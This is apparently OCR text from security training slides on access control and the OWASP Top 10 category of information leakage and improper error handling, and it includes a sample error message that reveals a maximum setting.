

Plan for
Access Control


OWASP TOP 10 : A6

Information Leakage


&

Improper Error Handling



Attackers
do the
unexpected!



Defaults
expose
detail

"Invalid data [...] value exceeds MAXIMUM setting 8"

